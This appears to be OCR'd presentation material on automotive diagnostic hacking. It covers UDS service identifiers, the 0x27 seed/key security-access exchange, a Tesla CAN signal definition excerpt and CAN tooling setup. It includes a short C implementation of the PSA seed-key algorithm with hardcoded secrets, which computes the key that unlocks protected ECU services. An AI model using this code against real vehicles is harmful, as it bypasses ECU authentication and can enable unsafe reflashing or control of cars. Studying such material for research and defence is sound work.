| Stored Data Transmission | $14 | ✓ | | | Clear Diagnostic Information | CDTCI |
| | $19 | ✓ | ✓ | ✓ | Read DTC Information | RDTCI |
| Input Output Control | $2F | | ✓ | | Input Output Control By Identifier | IOCBI |
| Remote Activation of Routine | $31 | ✓ | ✓ | ✓ | Routine Control | RC |
| Upload Download | $34 | | | | Request Download | RD |
| | $35 | | | | Request Upload | RU |
| | $36 | | | | Transfer Data | TD |
| | $37 | | | | Request Transfer Exit | RTE |

# Example:

UDS Negative Response example (UDS on CAN)




| | | | | | |
|---|---|---|---|---|---|
| 0x7EC | 0x03 | 0x7F | 0x22 | 0x13 | 0xAAAAAAAA |
| CAN ID | Protocol Control Info (PCI) | Negative Response SID | Rejected SID | Negative Response Code (NRC) | Padding |




## UDS service identifiers (SIDs)

| | UDS SID (request) | UDS SID (response) | Service | Details |
|---|---|---|---|---|
| Diagnostic and Communications Management | 0x10 | 0x50 | Diagnostic Session Control | Control which UDS services are available |
| | 0x11 | 0x51 | ECU Reset | Reset the ECU ("hard reset", "key off", "soft reset") |
| | 0x27 | 0x67 | Security Access | Enable use of security-critical services via authentication |
| | 0x28 | 0x68 | Communication Control | Turn sending/receiving of messages on/off in the ECU |
| | 0x29 | 0x69 | Authentication | Enable more advanced authentication vs. 0x27 (PKI based exchange) |
| | 0x3E | 0x7E | Tester Present | Send a "heartbeat" periodically to remain in the current session |
| | 0x83 | 0xC3 | Access Timing Parameters | View/modify timing parameters used in client/server communication |
| | 0x84 | 0xC4 | Secured Data Transmission | Send encrypted data via ISO 15764 (Extended Data Link Security) |
| | 0x85 | 0xC5 | Control DTC Settings | Enable/disable detection of errors (e.g. used during diagnostics) |
| | 0x86 | 0xC6 | Response On Event | Request that an ECU processes a service request if an event happens |
| | 0x87 | 0xC7 | Link Control | Set the baud rate for diagnostic access |
| Data Transmission | 0x22 | 0x62 | Read Data By Identifier | Read data from targeted ECU - e.g. VIN, sensor data values etc. |
| | 0x23 | 0x63 | Read Memory By Address | Read data from physical memory (e.g. to understand software behavior) |
| | 0x24 | 0x64 | Read Scaling Data By Identifier | Read information about how to scale data identifiers |
| | 0x2A | 0x6A | Read Data By Identifier Periodic | Request ECU to broadcast sensor data at slow/medium/fast/stop rate |
| | 0x2C | 0x6C | Dynamically Define Data Identifier | Define data parameter for use in 0x22 or 0x2A dynamically |
| | 0x2E | 0x6E | Write Data By Identifier | Program specific variables determined by data parameters |
| | 0x3D | 0x7D | Write Memory By Address | Write information to the ECU's memory |
| DTCs | 0x14 | 0x54 | Clear Diagnostic Information | Delete stored DTCs |
| | 0x19 | 0x59 | Read DTC Information | Read stored DTCs, as well as related information |
| | 0x2F | 0x6F | Input Output Control By Identifier | Gain control over ECU analog/digital inputs/outputs |
| | 0x31 | 0x71 | Routine Control | Initiate/stop routines (e.g. self-testing, erasing of flash memory) |
| Upload/ Download | 0x34 | 0x74 | Request Download | Start request to add software/data to ECU (incl. location/size) |
| | 0x35 | 0x75 | Request Upload | Start request to read software/data from ECU (incl. location/size) |
| | 0x36 | 0x76 | Transfer Data | Perform actual transfer of data following use of 0x74/0x75 |
| | 0x37 | 0x77 | Request Transfer Exit | Stop the transfer of data |
| | 0x38 | 0x78 | Request File Transfer | Perform a file download/upload to/from the ECU |
| | | 0x7F | Negative Response | Sent with a Negative Response Code when a request cannot be handled |

# [~] gcc uds-psa.c -o trolling




| UDS Frame | D0 | D1 | D2 | D3..........................................Dn(Optional) |
|---|---|---|---|---|
| Seed –Request<br>(Tool→ECU) | 27 | xx(Seed_Sunfunc) | Application specific Data | |
| Seed –Response<br>(Tool←ECU) | 67 | xx(Seed_Subfunc) | Seed_Value[n] | |
| Key-Response<br>(Tool→ECU) | 27 | zz (key_Subfunc) | Key_Value[n] | |
| Response<br>(If Key Verified)<br>(Tool←ECU) | 67 | zz (key_Subfunc) | Application specific Data | |



main
psa-seedkey-algorithm / algorithm.c
Ludwig Copyright notice
Code
Blame
44 lines (37 loc) · 1.67 KB
Code 55% faster with GitHub Copilot

```c
/*
Copyright 2020, Ludwig V. <https://github.com/ludwig-v>
Original algorithm by Wouter Bokslag & Jason F. <https://github.com/prototux>

This program is free software: you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation, either version 3 of the License, or
(at your option) any later version.

This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
GNU General Public License at <http://www.gnu.org/licenses/> for
more details.

The above copyright notice and this permission notice shall be included in
all copies or substantial portions of the Software.
*/

#include <inttypes.h>

// Transformation function with PSA not-so-secret sauce
int16_t transform(uint8_t data_msb, uint8_t data_lsb, uint8_t sec[])
{
    int16_t data = (data_msb << 8) | data_lsb;
    int32_t result = ((data % sec[0]) * sec[2]) - ((data / sec[0]) * sec[1]);
    if (result < 0)
        result += (sec[0] * sec[2]) + sec[1];
    return result;
}

// Challenge reponse calculation for a given pin and challenge
// Challenge (seed) is 4 bytes and pin (key) is 2 bytes
uint32_t compute_response(uint8_t pin[], uint8_t chg[])
{
    // Still hardcoded secrets
    int8_t sec_1[3] = {0xB2, 0x3F, 0xAA};
    int8_t sec_2[3] = {0xB1, 0x02, 0xAB};

    // Compute each 16b part of the response, with the twist, and return it
    int16_t res_msb = transform(pin[0], pin[1], sec_1) | transform(chg[0], chg[3], sec_2);
    int16_t res_lsb = transform(chg[1], chg[2], sec_1) | transform(res_msb >> 8, res_msb & 0xFF, sec_2);
    return (res_msb << 16) | res_lsb;
}
```

```
[~] git clone git@github.com:commaai/panda.git
```



opendbc / tesla_can.dbc



```
BO_ 792 GTW_carState: 8 GTW
 SG_ YEAR : 0|7@1+ (1,2000) [2000|2127] "Year" NEO
 SG_ CERRD : 7|1@1+ (1,0) [0|1] "" NEO
 SG_ MONTH : 8|4@1+ (1,0) [1|12] "Month" NEO
 SG_ DOOR_STATE_FL : 12|2@1+ (1,0) [0|3] "" NEO
 SG_ DOOR_STATE_FR : 14|2@1+ (1,0) [0|3] "" NEO
 SG_ SECOND : 16|6@1+ (1,0) [0|59] "s" NEO
 SG_ DOOR_STATE_RL : 22|2@1+ (1,0) [0|3] "" NEO
 SG_ Hour : 24|5@1+ (1,0) [0|23] "h" NEO
 SG_ DOOR_STATE_RR : 29|2@1+ (1,0) [0|3] "" NEO
 SG_ DAY : 32|5@1+ (1,0) [0|31] "" NEO
 SG_ MINUTE : 40|6@1+ (1,0) [0|59] "min" NEO
 SG_ BOOT_STATE : 46|2@1+ (1,0) [0|3] "" NEO
 SG_ GTW_updateInProgress : 48|2@1+ (1,0) [0|3] "" NEO
 SG_ DOOR_STATE_FrontTrunk : 50|2@1+ (1,0) [0|3] "" NEO
 SG_ MCU_factoryMode : 52|1@1+ (1,0) [0|1] "" NEO
 SG_ MCU_transportModeOn : 53|1@0+ (1,0) [0|1] "" NEO
 SG_ BC_headLightLStatus : 55|2@0+ (1,0) [0|3] "" NEO
 SG_ BC_headLightRStatus : 57|2@0+ (1,0) [0|3] "" NEO
 SG_ BC_indicatorLStatus : 59|2@0+ (1,0) [0|3] "" NEO
 SG_ BC_indicatorRStatus : 61|2@0+ (1,0) [0|3] "" NEO
```


```
[~] sudo apt install python3 can-utils
```

## Librairies Python

- python-can
- cantools
- scapy

